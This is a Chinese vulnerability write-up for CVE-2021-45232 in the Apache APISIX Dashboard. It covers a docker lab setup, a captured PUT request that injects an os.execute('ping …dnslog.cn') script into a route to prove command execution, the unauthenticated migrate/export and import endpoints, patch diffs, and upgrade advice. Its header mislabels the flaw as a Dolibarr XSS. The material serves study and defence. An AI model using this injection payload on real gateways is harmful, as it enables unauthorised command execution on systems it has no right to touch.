

# Apache APISIX Authorization issue vulnerability

CVE-2021-45232

Name_zh	Apache Apisix 授权问题漏洞
Name_en	Dolibarr XSS Injection vulnerability
CVE	CVE-2021-45232
CVSS 评分	8.4
威胁等级	High
CNNVD	CNNVD-202112-2629
其他 id	CNVD-2021-103668
受影响软件	Apache APISIX

## 简介

Apache Apisix 是美国阿帕奇（Apache）基金会的一个云原生的微服务 API 网关服务。该软件基于 OpenResty 和 etcd 来实现，具备动态路由和插件热加载，适合微服务体系下的 API 管理。Apache APISIX Dashboard 存在授权问题漏洞，该漏洞源于 Manager API 使用了两个框架，在 gin 框架的基础上引入了 droplet 框架，所有的 API 和鉴权中间件都是基于 droplet 框架开发的，但是有些 API 直接使用了 框架 gin 的接口从而绕过身份验证。

Apache APIs IX is a cloud native microservice API gateway service of Apache foundation. Based on openresty and etcd, the software has dynamic routing and

plug-in hot loading, and is suitable for API management under microservice system. Apache APISIX dashboard has an authorization vulnerability. The vulnerability stems from the fact that the Manager API uses two frameworks. The droplet framework is introduced based on the gin framework. All APIs and authentication middleware are developed based on the droplet framework, but some APIs directly use the interface of the gin framework to bypass authentication.

## 漏洞影响

Apache APISIX Dashboard < 2.10.1

## 漏洞复现

实验环境

准备两台虚拟机

kali.2020          192.168.160.128

Windows 10      10.70.42.11

DOLIBARR:        7.0.0

接下来利用这两台主机进行试验

这里使用 github 上的环境，使用以下命令进行克隆

```
git clone https://github.com/apache/apisix-docker          //克隆
```

```
cd apisix-docker/example/          、进去到目录下
```

```
vim docker-compose.yml          //修改版本号
```

2.修改的地方如下

```
19
20 services:
21   apisix-dashboard:
22     image: apache/apisix-dashboard:2.7
23     restart: always
24     volumes:
25     - ./dashboard_conf/conf.yaml:/usr/local/apisix-dashboard/conf/conf.yaml
26     ports:
27     - "9000:9000"
28     networks:
29       apisix:
30
31   apisix:
32     image: apache/apisix:2.6-alpine
33     restart: always
34     volumes:
35     - ./apisix_log:/usr/local/apisix/logs
36     - ./apisix_conf/config.yaml:/usr/local/apisix/conf/config.yaml:ro
37     depends_on:
38     - etcd
39     ##network_mode: host
```

修改完成之后，使用以下命令启动

`docker-compose up -d`


```
(root@kali)-[~/桌面/apisix-docker-master/example]
# docker-compose up -d
Creating network "example_apisix" with driver "bridge"
Creating volume "example_etcd_data" with local driver
Pulling apisix-dashboard (apache/apisix-dashboard:2.7) ...
2.7: Pulling from apache/apisix-dashboard
5843afab3874: Pull complete
9740ad6451e7: Pull complete
a9a7cb56c605: Pull complete
20cf1b745e74: Pull complete
6361df715b1e: Pull complete
Digest: sha256:ffe1522e95d25004c36a9de5dc5253fe7b7c1d0d7621a2b1dd62c64d1d5fa
Status: Downloaded newer image for apache/apisix-dashboard:2.7
Pulling etcd (bitnami/etcd:3.4.15) ...
3.4.15: Pulling from bitnami/etcd
4fb7b694fe70: Downloading [=====>]
9644881d88e7: Download complete
```

查看环境信息

```
root@kali:~# docker ps
```


CONTAINER ID	IMAGE	COMMAND NAMES	CREATED	STATUS
0237b9c6c1e8	apache/apisix:2.6-alpine	"sh -c '/usr/bin/api..."	10 seconds ago	Up 9 seconds
cp, 0.0.0.0:9443→9443/tcp		example_apisix_1		
c0d41e1845eb	nginx:1.19.0-alpine	"/docker-entrypoint..."	11 seconds ago	Up 10 seconds
		example_web1_1		
bff2be87fe1c	bitnami/etcd:3.4.15	"/opt/bitnami/script..."	11 seconds ago	Up 10 seconds
		example_etcd_1		
769395cbdf35	apache/apisix-dashboard:2.7	"/usr/local/apisix-d..."	11 seconds ago	Up 10 seconds
		example_apisix-dashboard_1		
1ab6661f688b	nginx:1.19.0-alpine	"/docker-entrypoint..."	11 seconds ago	Up 10 seconds
		example_web2_1		
9990e5562e58	prom/prometheus:v2.25.0	"/bin/prometheus --c..."	11 seconds ago	Up 10 seconds
		example_prometheus_1		
c49e698dff23	grafana/grafana:7.3.7	"/run.sh"	11 seconds ago	Up 10 seconds
		example_grafana_1		

启动成功访问 ip:9000 出现以下图片，说明搭建成功



# 漏洞触发

使用 admin,admin 默认密码登入后台，创建一个上游，如下图



上游的名称随便写，主机名，端口也随便写，然后一直点下一步，点击提交

1 基础信息

\* 名称:

h1biki

描述:

请输入上游服务的描述

\* 负载均衡算法:

带权轮询 (Round Robin)

目标节点:

\* 主机名:

h1biki

\* 端口:

8080

\* 权重:

1

+ 新建

Host 请求头:

保持与客户端请求一致的主机名

重试次数

\* 协议:

HTTP

\* 连接超时

6

s

\* 发送超时

6

s

\* 接收超时


6

s

健康检查

主动检查:

创建好上游之后，再创建一个路由



创建路由时，只需把选择上游服务选择为上面的创造的上游，即可一直点下一步，直到提交完成，路由创建好之后，点击 如下图配置处



点击配置之后，一直点下一步，在最后点提交的时候，进行抓包，插入以下字段

"script":"os.execute('ping dnslog 地址')", 如下图 (ping 后面为 dnslog 地址)

请求(Request)

美化(Pretty) 原始(Raw) 16进制(Hex) \n 三

```
1 PUT /apisix/admin/routes/404900550853788353 HTTP/1.1
2 Host: 192.168.203.132:9000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
4 Accept: application/json
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.203.132:9000/routes/404900550853788353/edit
8 Content-Type: application/json;charset=UTF-8
9 Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2NTA4NzI2NzIsImhhdCI6MTY1MDg2OTA3Miwic3ViIjoia
10 Origin: http://192.168.203.132:9000
11 Content-Length: 238
12 Connection: close
13
14 { "uris": [ "/" ], "methods": [ "GET", "POST", "PUT", "DELETE", "PATCH", "HEAD", "OPTIONS", "CONNECT", "TRACE" ],
  "script": "os.execute('ping bhrvu6.dnslog.cn')", "upstream_id": "404900498743755457" }
```

修改放包之后，在路由的最右侧有个更多，点击更多-查看-，会发现已经覆盖为我们的命令

数据编辑器

JSON 格式化 复制 文档

```
1 {
2   "uris": [
3     "/"
4   ],
5   "name": "hibiki_1",
6   "methods": [
7     "GET",
8     "POST",
9     "PUT",
10    "DELETE",
11    "PATCH",
12    "HEAD",
13    "OPTIONS",
14    "CONNECT",
15    "TRACE"
16  ],
17  "script": "os.execute('ping bhrvu6.dnslog.cn')",
18  "upstream_id": "404900498743755457",
19  "status": 1
20 }
```

访问 ip:8090/h1biki\_1, 会执行, 发现 dnslog 有回显, 说明可以命令执行

我们也可以通过抓包, 利用下载的路由信息文件里的信息, 构造 payload, 覆盖路由配置

ip:port/apisix/admin/migrate/export

这里出现了配置文件泄漏



看一下, 正是我们刚刚配置的路由, 已经泄漏出来

```
{"Consumers":[],"Routes":  
[{"id":"388778830279475911","create_time":1641259840,"update_time":1641259840,"name":"test","methods":  
["GET","POST","PUT","DELETE","PATCH","HEAD","OPTIONS","CONNECT","TRACE"],"nodes":[{"host":"1.1.1.1","port":8080,"weight":1}],  
"timeout":10000,"type":"roundrobin","scheme":"http","pass_pool":{"idle_timeout":60,"requests":1000,"size":320},"status":1}],  
"Services":[],"Upstreams":[],"Scripts":[],"GlobalPlugins":[],"PluginConfigs":[]}`
```



## 漏洞分析

根据 <https://nvd.nist.gov/vuln/detail/CVE-2021-45232> 分析得出是两个 api 出的问题，造成的未授权

### Description

In Apache APISIX Dashboard before 2.10.1, the Manager API uses two frameworks and introduces framework `droplet` on the basis of framework `gin`, all APIs and authentication middleware are developed based on framework `droplet`, but some API directly use the interface of framework `gin` thus bypassing the authentication.

### Severity

CVSS Version 3.x

CVSS Version 2.0

#### CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: N/A

NVD score not yet provided.

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have not published a CVSS score for this CVE at this time. NVD Analysts use publicly available information at the time of analysis to associate CVSS vector strings.

接着来到该项目的 github 开源地址，定位补丁

发现此处修复鉴权，那么跟进去看一下

```
api/internal/core/server/http.go


@@ -27,7 +27,6 @@ import (
    27    27
    28    28        "github.com/apisix/manager-api/internal"
    29    29        "github.com/apisix/manager-api/internal/conf"
    30    -    "github.com/apisix/manager-api/internal/filter"
    31    30        "github.com/apisix/manager-api/internal/handler"
    32    31    )
    33    32

@@ -37,7 +36,7 @@ func (s *server) setupAPI() {
    37    36        var newMws []droplet.Middleware
    38    37        // default middleware order: resp_reshape, auto_input, traffic_log
    39    38        // We should put err_transform at second to catch all error
    40    -    newMws = append(newMws, mws[0], &handler.ErrorTransformMiddleware{}, &filter.AuthenticationM
    39    +    newMws = append(newMws, mws[0], &handler.ErrorTransformMiddleware{})
    41    40        newMws = append(newMws, mws[1:]...)
    42    41        return newMws
    43    42    }
```

首先在==http.go==删除了目录==/manager-api/internal/filter==的包导入并且

删除了 filter 鉴权方式

跟进修复后目录==/manager-api/internal==



```
123 api/internal/filter/authentication.go
@@ -17,84 +17,67 @@
17 17 package filter
18 18
19 19 import (
20 - "errors"
21 20 "net/http"
22 21 "strings"
23 22
24 23 "github.com/dgrijalva/jwt-go"
25 - "github.com/shiningrush/droplet"
26 - "github.com/shiningrush/droplet/data"
27 - "github.com/shiningrush/droplet/middleware"
24 + "github.com/gin-gonic/gin"
28 25
29 26 "github.com/apisix/manager-api/internal/conf"
30 27 "github.com/apisix/manager-api/internal/log"
31 28 )
32 29
33 - type AuthenticationMiddleware struct {
34 -     middleware.BaseMiddleware
35 - }
36 -
37 - func (mw *AuthenticationMiddleware) Handle(ctx droplet.Context) error {
38 -     httpReq := ctx.Get(middleware.KeyHttpRequest)
39 -     if httpReq == nil {
40 -         err := errors.New("input middleware cannot get http request")
41 -     }
```

```
api/internal/filter/authentication_test.go

@@ -17,16 +17,12 @@
17 17 package filter
18 18
19 19 import (
20 - "errors"
21 20 "net/http"
22 - "net/url"
23 21 "testing"
24 22 "time"
25 23
26 24 "github.com/dgrijalva/jwt-go"
27 - "github.com/shiningrush/droplet"
28 - "github.com/shiningrush/droplet/data"
29 - "github.com/shiningrush/droplet/middleware"
25 + "github.com/gin-gonic/gin"
30 26 "github.com/stretchr/testify/assert"
31 27
32 28 "github.com/apisix/manager-api/internal/conf"

@@ -44,73 +40,35 @@ func genToken(username string, issueAt, expireAt int64) string {
44 40 return signedToken
45 41 }
46 42

47 - type mockMiddleware struct {
48 -     middleware.BaseMiddleware
49 - }
50 -
51 - func (mw *mockMiddleware) Handle(ctx droplet.Context) error {
```

修改了==api/internal/filter/authentication.go==与

==api/internal/filter/authentication\_test.go==的鉴权方式

```
req := httpReq.(*http.Request)

if req.URL.Path == "/apisix/admin/tool/version" || req.URL.Path == "/apisix/admin/"
    return mw.BaseMiddleware.Handle(ctx)
}


if !strings.HasPrefix(req.URL.Path, "/apisix") {
    return mw.BaseMiddleware.Handle(ctx)
}
```

路径==/apisix/admin/tool/version==, 可得到版本信息, 其他路径均会跳回登录界面

在后面经过一小部分的地方其他修复后, 定位到==api/internal/route.go==, 此为官方描述未授权点之一

```
api/internal/route.go
@@ -56,8 +56,8 @@ func SetUpRouter() *gin.Engine {
56      56      }
57      57      r := gin.New()
58      58      logger := log.GetLogger(log.AccessLog)
59      - r.Use(filter.CORS(), filter.RequestId(), filter.IPFilter(), filter.RequestLogHandler(log
60      59      r.Use(gzip.Gzip(gzip.DefaultCompression))
60      + r.Use(filter.CORS(), filter.RequestId(), filter.IPFilter(), filter.RequestLogHandler(log
61      61      r.Use(static.Serve("/", static.LocalFile(filepath.Join(conf.WorkDir, conf.WebDir), false
62      62      r.NoRoute(func(c *gin.Context) {
63      63      c.File(fmt.Sprintf("%s/index.html", filepath.Join(conf.WorkDir, conf.WebDir)))
```

```
er.RequestLogHandler(logger), filter.SchemaCheck(), filter.RecoverHandler())
er.RequestLogHandler(logger), filter.SchemaCheck(), filter.RecoverHandler(), filter.Authenticati
Dir, conf.WebDir), false)))
Dir, conf.WebDir)))
```



发现新增鉴权, 猜测与 api 漏洞点相关, 继续跟进

之后发现==api/test/e2enew/migrate/migrate\_test.go==做了大量修改

在原来的版本这两个接口的访问并没有做鉴权, 甚至相关的测试用例都是漏洞修复之后补上去的:

```
21 api/test/e2enew/migrate/migrate_test.go
@@ -128,10 +128,27 @@ var _ = Describe("Migrate", func() {
128 128     ExpectStatus: http.StatusOK,
129 129     Sleep:        time.Second * 1,
130 130     }),
131 +     Entry("migrate export auth test", base.HttpTestCase{
132 +         Object:      base.ManagerApiExpect(),
133 +         Method:       http.MethodPost,
134 +         Path:         "/apisix/admin/migrate/export",
135 +         ExpectStatus: http.StatusUnauthorized,
136 +         ExpectBody:   "request unauthorized",
137 +         Sleep:        base.SleepTime,
138 +     }),
139 +     Entry("migrate import auth test", base.HttpTestCase{
140 +         Object:      base.ManagerApiExpect(),
141 +         Method:       http.MethodPost,
142 +         Path:         "/apisix/admin/migrate/import",
143 +         ExpectStatus: http.StatusUnauthorized,
144 +         ExpectBody:   "request unauthorized",
145 +         Sleep:        base.SleepTime,
146 +     }),
```

首先对两个路径`==/apisix/admin/migrate/export==`和

`==/apisix/admin/migrate/import==`新增了鉴权方式，结合官方漏洞描述，猜测

这两个路径为漏洞点，继续跟进



```

132 148
133 149     It("export config success", func() {
134 150         req := base.ManagerApiExpect().GET("/apisix/admin/migrate/export")
151 +         req.WithHeader("Authorization", base.GetToken())
135 152         resp := req.Expect()
136 153         resp.Status(http.StatusOK)
137 154         exportData = []byte(resp.Body().Raw())
+-----+
+-----+ @@ -145,6 +162,7 @@ var _ = Describe("Migrate", func() {
145 162         buffer := bytes.NewBuffer(exportData)
146 163         req.WithMultipart().WithForm(map[string]string{"mode": "return"})
147 164         req.WithMultipart().WithFile("file", "apisix-config.bak", buffer)
165 +         req.WithHeader("Authorization", base.GetToken())
148 166         resp := req.Expect()
149 167         resp.Status(http.StatusOK)
150 168         rsp := &response{}
+-----+
+-----+ @@ -161,6 +179,7 @@ var _ = Describe("Migrate", func() {
161 179         buffer := bytes.NewBuffer(exportData)
162 180         req.WithMultipart().WithForm(map[string]string{"mode": "skip"})
163 181         req.WithMultipart().WithFile("file", "apisix-config.bak", buffer)
182 +         req.WithHeader("Authorization", base.GetToken())
164 183         resp := req.Expect()
165 184         resp.Status(http.StatusOK)
166 185         rsp := &response{}
+-----+
+-----+ @@ -174,6 +193,7 @@ var _ = Describe("Migrate", func() {
174 193         buffer := bytes.NewBuffer(exportData)
175 194         req.WithMultipart().WithForm(map[string]string{"mode": "overwrite"})

```

发现在原有访问`/apisix/admin/migrate/export`此路径前新增了四个了对

http 获取 token 的鉴权方式。由此来判断请求是否含有正确的 token，由此判

断，该路径为漏洞点。

## 修复建议

目前此漏洞已经修复，建议受影响用户尽快升级更新至 Apache APISIX

Dashboard 2.10.1 版本。

下载链接：

<https://github.com/apache/apisix-dashboard/releases>

缓解措施：

更改默认用户名和密码，限制源 IP 访问 Apache APISIX Dashboard。